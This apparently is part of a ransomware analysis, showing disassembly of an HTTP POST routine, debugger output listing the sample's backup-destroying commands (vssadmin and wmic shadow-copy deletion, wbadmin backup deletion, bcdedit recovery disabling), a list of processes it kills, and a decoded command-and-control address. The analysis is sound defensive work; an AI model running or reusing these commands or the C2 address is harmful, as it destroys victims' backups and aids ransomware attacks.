0000000000405115 push    offset szAgent  ; "Mozilla/4.0 (compatible; MSIE 6.0b; Win"...
000000000040511A call    ds:InternetOpenA
0000000000405120 mov     edi, eax
0000000000405122 test    edi, edi
0000000000405124 jnz     short loc_405133

0000000000405133
0000000000405133 loc_405133:             ; dwContext
0000000000405133 push    esi
0000000000405134 push    esi             ; dwFlags
0000000000405135 push    3               ; dwService
0000000000405137 push    esi             ; lpszPassword
0000000000405138 push    esi             ; lpszUserName
0000000000405139 push    dword ptr [ebp+nServerPort] ; nServerPort
000000000040513C push    [ebp+lpszServerName] ; lpszServerName
000000000040513F push    edi             ; hInternet
0000000000405140 call    ds:InternetConnectA
0000000000405146 mov     [ebp+hInternet], eax
0000000000405149 test    eax, eax
000000000040514B jnz     short loc_405160

0000000000405160
0000000000405160 loc_405160:             ; dwContext
0000000000405160 push    esi
0000000000405161 push    80000000h       ; dwFlags
0000000000405166 push    esi             ; lplpszAcceptTypes
0000000000405167 push    esi             ; lpszReferrer
0000000000405168 push    esi             ; lpszVersion
0000000000405169 push    [ebp+lpszObjectName] ; lpszObjectName
000000000040516C push    offset szVerb   ; "POST"
0000000000405171 push    eax             ; hConnect
0000000000405172 call    ds:HttpOpenRequestA
0000000000405178 mov     [ebp+hRequest], eax
```



```
0000000000405133 push    esi
0000000000405134 push    esi             ; dwFlags
0000000000405135 push    3               ; dwService
0000000000405137 push    esi             ; lpszPassword
0000000000405138 push    esi             ; lpszUserName
0000000000405139 push    dword ptr [ebp+nServerPort] ; nServerPort
000000000040513C push    [ebp+lpszServerName] ; lpszServerName
000000000040513F push    edi             ; hInternet
0000000000405140 call    ds:InternetConnectA
0000000000405146 mov     [ebp+hInternet], eax
0000000000405149 test    eax, eax
000000000040514B jnz     short loc_405160
```

```
0000000000405160
0000000000405160 loc_405160:             ; dwContext
0000000000405160 push    esi
0000000000405161 push    80000000h       ; dwFlags
0000000000405166 push    esi             ; lplpszAcceptTypes
0000000000405167 push    esi             ; lpszReferrer
0000000000405168 push    esi             ; lpszVersion
0000000000405169 push    [ebp+lpszObjectName] ; lpszObjectName
000000000040516C push    offset szVerb   ; "POST"
0000000000405171 push    eax             ; hConnect
0000000000405172 call    ds:HttpOpenRequestA
0000000000405178 mov     [ebp+hRequest], eax
000000000040517B push    ebx             ; lpMem
000000000040517C test    eax, eax
000000000040517E jnz     short loc_405194
```

```
0000000000405194
0000000000405194 loc_405194:
0000000000405194 mov     esi, ds:lstrlenA
000000000040519A call    esi ; lstrlenA
000000000040519C push    eax             ; dwOptionalLength
000000000040519D push    ebx             ; lpOptional
000000000040519E push    offset szHeaders ; "Content-Type: application/x-www-form-ur"...
00000000004051A3 call    esi ; lstrlenA
00000000004051A5 mov     esi, [ebp+hRequest]
00000000004051A8 push    eax             ; dwHeadersLength
00000000004051A9 push    offset szHeaders ; "Content-Type: application/x-www-form-ur"...
00000000004051AE push    esi             ; hRequest
00000000004051AF call    ds:HttpSendRequestA
00000000004051B5 test    eax, eax
00000000004051B7 jnz     short loc_4051C9
```

```
00000000004051B9 push    ebx             ; lpMem
00000000004051BA call    Free_heap
00000000004051BF mov     esi, ds:InternetCloseHandle
00000000004051C5 pop     ecx
00000000004051C6 push    edi
00000000004051C7 jmp     short loc_405204
```


```
00000000004051C9
00000000004051C9 loc_4051C9:
00000000004051C9 xor     eax, eax
00000000004051CB push    eax             ; dwContext
00000000004051CC push    eax             ; dwMoveMethod
00000000004051CD push    eax             ; lpDistanceToMoveHigh
00000000004051CE push    eax             ; lDistanceToMove
00000000004051CF push    esi             ; hFile
00000000004051D0 mov     [ebp+dwNumberOfBytesRead], eax
00000000004051D3 call    ds:InternetSetFilePointer
00000000004051D9 lea     eax, [ebp+dwNumberOfBytesRead]
00000000004051DC push    eax             ; lpdwNumberOfBytesRead
00000000004051DD push    1F4h            ; dwNumberOfBytesToRead
00000000004051E2 lea     eax, [ebp+Buffer]
00000000004051E8 push    eax             ; lpBuffer
00000000004051E9 push    esi             ; hFile
00000000004051EA call    ds:InternetReadFile
00000000004051F0 push    ebx             ; lpMem
00000000004051F1 mov     esi, eax
00000000004051F3 call    Free_heap
00000000004051F8 pop     ecx
00000000004051F9 test    esi, esi
00000000004051FB mov     esi, ds:InternetCloseHandle
0000000000405201 push    edi             ; hInternet
0000000000405202 jnz     short loc_405214
```

By exploring this routine, we see that a post request is done. But now the question is what information is been sent. In the next section we are going to find out exactly what is been sent via the post http request.

In order to fast forward the analysis, confirm some hypothesis, and discover new functionality, we will start the sample in the x32/64 debugger while having Procmon and FakeNet running next to it to get more insights.

Dynamic analysis

Now that our ransomware is running in a controlled environment we can see in more details how the different commands and processes are been killed by it.




```
x32dbg - File: 79385ED97732AEE0036E67824DE18E28.exe - PID: 1518 - Module: 79385ed97732aee0036e67824de18e28.exe - Thread: Main Thread 11C8

00B83BD2  55                     push ebp
00B83BD3  8B EC                  mov ebp,esp
00B83BD5  81 EC 78 01 00 00      sub esp,178
00B83BDB  56                     push esi
00B83BDC  57                     push edi
00B83BDD  E8 79 03 00 00         call 79385ed97732aee0036e67824de18e28.B83
00B83BE2  33 F6                  xor esi,esi
00B83BE4  C7 45 E4 58 76 B8 00   mov dword ptr ss:[ebp-1C],79385ed97732ae  B87658:L"wmic.exe SHADOWCOPY DELETE /nointeractive"
00B83BEB  C7 45 E8 B0 76 B8 00   mov dword ptr ss:[ebp-18],79385ed97732ae  B876B0:L"wbadmin DELETE SYSTEMSTATEBACKUP"
00B83BF2  8B FE                  mov edi,esi
00B83BF4  C7 45 EC F8 76 B8 00   mov dword ptr ss:[ebp-14],79385ed97732ae  B876F8:L"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest"
00B83BFB  C7 45 F0 58 77 B8 00   mov dword ptr ss:[ebp-10],79385ed97732ae  B87758:L"bcdedit.exe /set {default} recoveryenabled No"
00B83C02  C7 45 F4 B8 77 B8 00   mov dword ptr ss:[ebp-C],79385ed97732aee  B877B8:L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures"
00B83C09  C7 45 F8 38 78 B8 00   mov dword ptr ss:[ebp-8],79385ed97732aee  B87838:L"vssadmin.exe Delete Shadows /All /Quiet"
00B83C10  C7 45 FC 88 78 B8 00   mov dword ptr ss:[ebp-4],79385ed97732aee  B87888:L"C:\\Windows\\system32\\vssvc.exe"
00B83C17  56                     push esi
00B83C18  FF 74 BD E4            push dword ptr ss:[ebp+edi*4-1C]
00B83C1C  E8 47 03 00 00         call 79385ed97732aee0036e67824de18e28.B83
00B83C21  47                     inc edi
00B83C22  59                     pop ecx
00B83C23  59                     pop ecx
00B83C24  83 FF 07               cmp edi,7
00B83C27  7C EE                  jl 79385ed97732aee0036e67824de18e28.B83C1
00B83C29  B8 D4 80 B8 00         mov eax,79385ed97732aee0036e67824de18e28.  B880D4:L"MSSQL$MICROSOFT##WID.exe"
00B83C2E  C7 85 88 FE FF FF C4   mov dword ptr ss:[ebp-178],79385ed97732a  B878C4:L"wxServer.exe"
00B83C38  C7 85 8C FE FF FF E0   mov dword ptr ss:[ebp-174],79385ed97732a  B878E0:L"wxServerView.exe"
00B83C42  C7 85 90 FE FF FF 04   mov dword ptr ss:[ebp-170],79385ed97732a  B87904:L"sqlmangr.exe"
00B83C4C  C7 85 94 FE FF FF 20   mov dword ptr ss:[ebp-16C],79385ed97732a  B87920:L"RAgui.exe"
00B83C56  C7 85 98 FE FF FF 34   mov dword ptr ss:[ebp-168],79385ed97732a  B87934:L"supervise.exe"
00B83C60  C7 85 9C FE FF FF 50   mov dword ptr ss:[ebp-164],79385ed97732a  B87950:L"Culture.exe"
00B83C6A  C7 85 A0 FE FF FF 68   mov dword ptr ss:[ebp-160],79385ed97732a  B87968:L"Defwatch.exe"
00B83C74  C7 85 A4 FE FF FF 84   mov dword ptr ss:[ebp-15C],79385ed97732a  B87984:L"winword.exe"
00B83C7E  C7 85 A8 FE FF FF 9C   mov dword ptr ss:[ebp-158],79385ed97732a  B8799C:L"QBW32.exe"
00B83C88  C7 85 AC FE FF FF B0   mov dword ptr ss:[ebp-154],79385ed97732a  B879B0:L"QBDBMgr.exe"
00B83C92  C7 85 B0 FE FF FF C8   mov dword ptr ss:[ebp-150],79385ed97732a  B879C8:L"qbupdate.exe"
00B83C9C  C7 85 B4 FE FF FF E4   mov dword ptr ss:[ebp-14C],79385ed97732a  B879E4:L"axlbridge.exe"
00B83CA6  C7 85 B8 FE FF FF 00   mov dword ptr ss:[ebp-148],79385ed97732a  B87A00:L"httpd.exe"
00B83CB0  C7 85 BC FE FF FF 14   mov dword ptr ss:[ebp-144],79385ed97732a  B87A14:L"fdlauncher.exe"
00B83CBA  C7 85 C0 FE FF FF 34   mov dword ptr ss:[ebp-140],79385ed97732a  B87A34:L"MsDtSrvr.exe"
00B83CC4  C7 85 C4 FE FF FF 50   mov dword ptr ss:[ebp-13C],79385ed97732a  B87A50:L"java.exe"
00B83CCE  C7 85 C8 FE FF FF 64   mov dword ptr ss:[ebp-138],79385ed97732a  B87A64:L"360se.exe"
00B83CD8  C7 85 CC FE FF FF 78   mov dword ptr ss:[ebp-134],79385ed97732a  B87A78:L"360doctor.exe"
00B83CE2  C7 85 D0 FE FF FF 94   mov dword ptr ss:[ebp-130],79385ed97732a  B87A94:L"wdswfsafe.exe"
00B83CEC  C7 85 D4 FE FF FF B0   mov dword ptr ss:[ebp-12C],79385ed97732a  B87AB0:L"fdhost.exe"
00B83CF6  C7 85 D8 FE FF FF C8   mov dword ptr ss:[ebp-128],79385ed97732a  B87AC8:L"GDscan.exe"
00B83D00  C7 85 DC FE FF FF E0   mov dword ptr ss:[ebp-124],79385ed97732a  B87AE0:L"ZhuDongFangYu.exe"
00B83D0A  C7 85 E0 FE FF FF 04   mov dword ptr ss:[ebp-120],79385ed97732a  B87B04:L"QBDBMgrN.exe"
00B83D14  C7 85 E4 FE FF FF 20   mov dword ptr ss:[ebp-11C],79385ed97732a  B87B20:L"mysqld.exe"
00B83D1E  C7 85 E8 FE FF FF 38   mov dword ptr ss:[ebp-118],79385ed97732a  B87B38:L"AutodeskDesktopApp.exe"
00B83D28  C7 85 EC FE FF FF 68   mov dword ptr ss:[ebp-114],79385ed97732a  B87B68:L"acwebbrowser.exe"
00B83D32  C7 85 F0 FE FF FF 8C   mov dword ptr ss:[ebp-110],79385ed97732a  B87B8C:L"Creative Cloud.exe"
00B83D3C  C7 85 F4 FE FF FF B4   mov dword ptr ss:[ebp-10C],79385ed97732a  B87BB4:L"Adobe Desktop Service.exe"
00B83D46  C7 85 F8 FE FF FF E8   mov dword ptr ss:[ebp-108],79385ed97732a  B87BE8:L"CoreSync.exe"
00B83D50  C7 85 FC FE FF FF 04   mov dword ptr ss:[ebp-104],79385ed97732a  B87C04:L"Adobe CEF Helper.exe"
00B83D5A  C7 85 00 FF FF FF 30   mov dword ptr ss:[ebp-100],79385ed97732a  B87C30:L"node.exe"
00B83D64  C7 85 04 FF FF FF 44   mov dword ptr ss:[ebp-FC],79385ed97732ae  B87C44:L"AdobeIPCBroker.exe"
```

```
EAX   8000FFFF
EBX   00CA6000
ECX   A18B356A
EDX   00000000
EBP   009DFBAC
ESP   009DFA2C     <&EntryPoint>
ESI   00B83290     <79385ed97732aee0036e67824de18e28.EntryPoint>
EDI   00B83290     <79385ed97732aee0036e67824de18e28.EntryPoint>

EIP   00B83BE2     79385ed97732aee0036e67824de18e28.00B83BE2

EFLAGS   00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 00000000000000000000 ST0 Empty 0.000000000000000000
x87r1 00000000000000000000 ST1 Empty 0.000000000000000000
x87r2 00000000000000000000 ST2 Empty 0.000000000000000000
x87r3 00000000000000000000 ST3 Empty 0.000000000000000000
x87r4 00000000000000000000 ST4 Empty 0.000000000000000000
x87r5 00000000000000000000 ST5 Empty 0.000000000000000000
x87r6 3FFF8000000000000000 ST6 Empty 1.000000000000000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.107148717794090503

x87TagWord  FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord  0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_IR  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
x87SW_I  0  x87SW_TOP 0 (ST0=x87r0)

x87ControlWord  027F
x87CW_IC 0  x87CW_IEM 0  x87CW_PM  1
x87CW_UM 1  x87CW_OM  1  x87CW_ZM  1
x87CW_DM 1  x87CW_IM  1  x87CW_RC  0 (Round Near)
x87CW_PC 2 (Real8)
```

```
x32dbg.exe (2400)           x64dbg            C:\Program Fi...                    DESKTOP-2...  7/22/2020 12:...  n/a               "C:\Program Files\x64dbg\x32\x32dbg.exe" C:\Users\REM\Desktop\79385ED97732AEE0036E67824DE18E28.exe
  79385ED97732AEE0036       C:\Users\RE...                                        DESKTOP-2...  7/22/2020 12:...  n/a               "C:\Users\REM\Desktop\79385ED97732AEE0036E67824DE18E28.exe"
    conhost.exe (4936)      Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 12:...  7/22/2020 12:...  \??\C:\Windows\system32\conhost.exe 0x4
    cmd.exe (420)           Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 12:...  7/22/2020 12:...  cmd /C wmic.exe SHADOWCOPY DELETE /nointeractive
      conhost.exe (4104)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 12:...  7/22/2020 12:...  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
      WMIC.exe (4476)       WMI Comman...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 12:...  7/22/2020 12:...  wmic.exe  SHADOWCOPY DELETE /nointeractive
    cmd.exe (2772)          Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C wbadmin DELETE SYSTEMSTATEBACKUP
      conhost.exe (3416)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    cmd.exe (6108)          Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
      conhost.exe (6120)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    cmd.exe (5428)          Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C bcdedit.exe /set {default} recoveryenabled No
      conhost.exe (1176)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    cmd.exe (3452)          Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
      conhost.exe (2268)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:28:39 PM \Windows\system32\conhost.exe 0xffffffff -ForceV1
    cmd.exe (2848)          Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C vssadmin.exe Delete Shadows /All /Quiet
      conhost.exe (4496)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
      vssadmin.exe (3376)   Command Lin...    C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   vssadmin.exe  Delete Shadows /All /Quiet
    cmd.exe (984)           Windows Co...     C:\Windows\S...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   cmd /C C:\Windows\system32\vssvc.exe
      conhost.exe (1144)    Console Wind...   C:\Windows\s...  Microsoft Cor...  DESKTOP-2...  7/22/2020 1:2...   7/22/2020 1:2...   \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
```


Let’s continue where we left trying to understand what is sent to the server over an http post request. In the following screenshot we can see how the IP and Port are decoded from the string stored in the “.rdata” section of the executable.



```
x32dbg - File: 79385ED97732AEE0036E67824DE18E28.exe - PID: 1518 - Module: 79385ed97732aee0036e67824de18e28.exe - Thread: Main Thread 11C8

F8          lea eax,dword ptr ss:[ebp-8]
            xor ebx,ebx
            push eax                                                  eax:"217.8.117.26:80"
AC B8 00    mov edi,79385ed97732aee0036e67824de18e28.B8AC6C           edi:"217.8.117.26:80", B8AC6C:"MjE3LjguMTE3LjI2Ojgw"
F8          mov dword ptr ss:[ebp-8],ebx
            push edi                                                  edi:"217.8.117.26:80"
FC          mov dword ptr ss:[ebp-4],ebx
            call esi                                                  esi:lstrlen
            push eax                                                  eax:"217.8.117.26:80"
            push edi                                                  edi:"217.8.117.26:80"
E8 FF FF    call 79385ed97732aee0036e67824de18e28.B83458
10          add esp,10
            test eax,eax                                              eax:"217.8.117.26:80"
            jne 79385ed97732aee0036e67824de18e28.B84C19
F8          push dword ptr ss:[ebp-8]
C4 FF FF    call 79385ed97732aee0036e67824de18e28.B810C4
            xor eax,eax                                               eax:"217.8.117.26:80"
00 00 00    jmp 79385ed97732aee0036e67824de18e28.B84CB8
FC          mov eax,dword ptr ss:[ebp-4]
            inc eax                                                   eax:"217.8.117.26:80"
            push eax                                                  eax:"217.8.117.26:80"
C4 FF FF    call 79385ed97732aee0036e67824de18e28.B810AD
FC          push dword ptr ss:[ebp-4]
            mov edi,eax                                               edi:"217.8.117.26:80", eax:"217.8.117.26:80"
F8          push dword ptr ss:[ebp-8]
            push edi                                                  edi:"217.8.117.26:80"
E6 FF FF    call 79385ed97732aee0036e67824de18e28.B8332C
FC          mov ecx,dword ptr ss:[ebp-4]
0F          mov byte ptr ds:[edi+ecx],bl
F8          push dword ptr ss:[ebp-8]
C4 FF FF    call 79385ed97732aee0036e67824de18e28.B810C4
14          add esp,14
            push edi                                                  edi:"217.8.117.26:80"
            call esi                                                  esi:lstrlen
03          sub eax,3                                                 eax:"217.8.117.26:80"
            push eax                                                  eax:"217.8.117.26:80"
            push ebx
            push edi                                                  edi:"217.8.117.26:80"
EC FF FF    call 79385ed97732aee0036e67824de18e28.B8390D
0C          add esp,C
```


```
EAX   00A62160     "217.8.117.26:80"
EBX   00000000
ECX   0000000F
EDX   00000000
EBP   009DFA5C
ESP   009DFA38     &"217.8.117.26:80"
ESI   7654C4A0     <kernel32.lstrlen>
EDI   00A62160     "217.8.117.26:80"

EIP   00B84C37     79385ed97732aee0036e67824de18e28.00B84C37

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  0000047E (ERROR_OLD_WIN_VERSION)

GS 002B  FS 0053
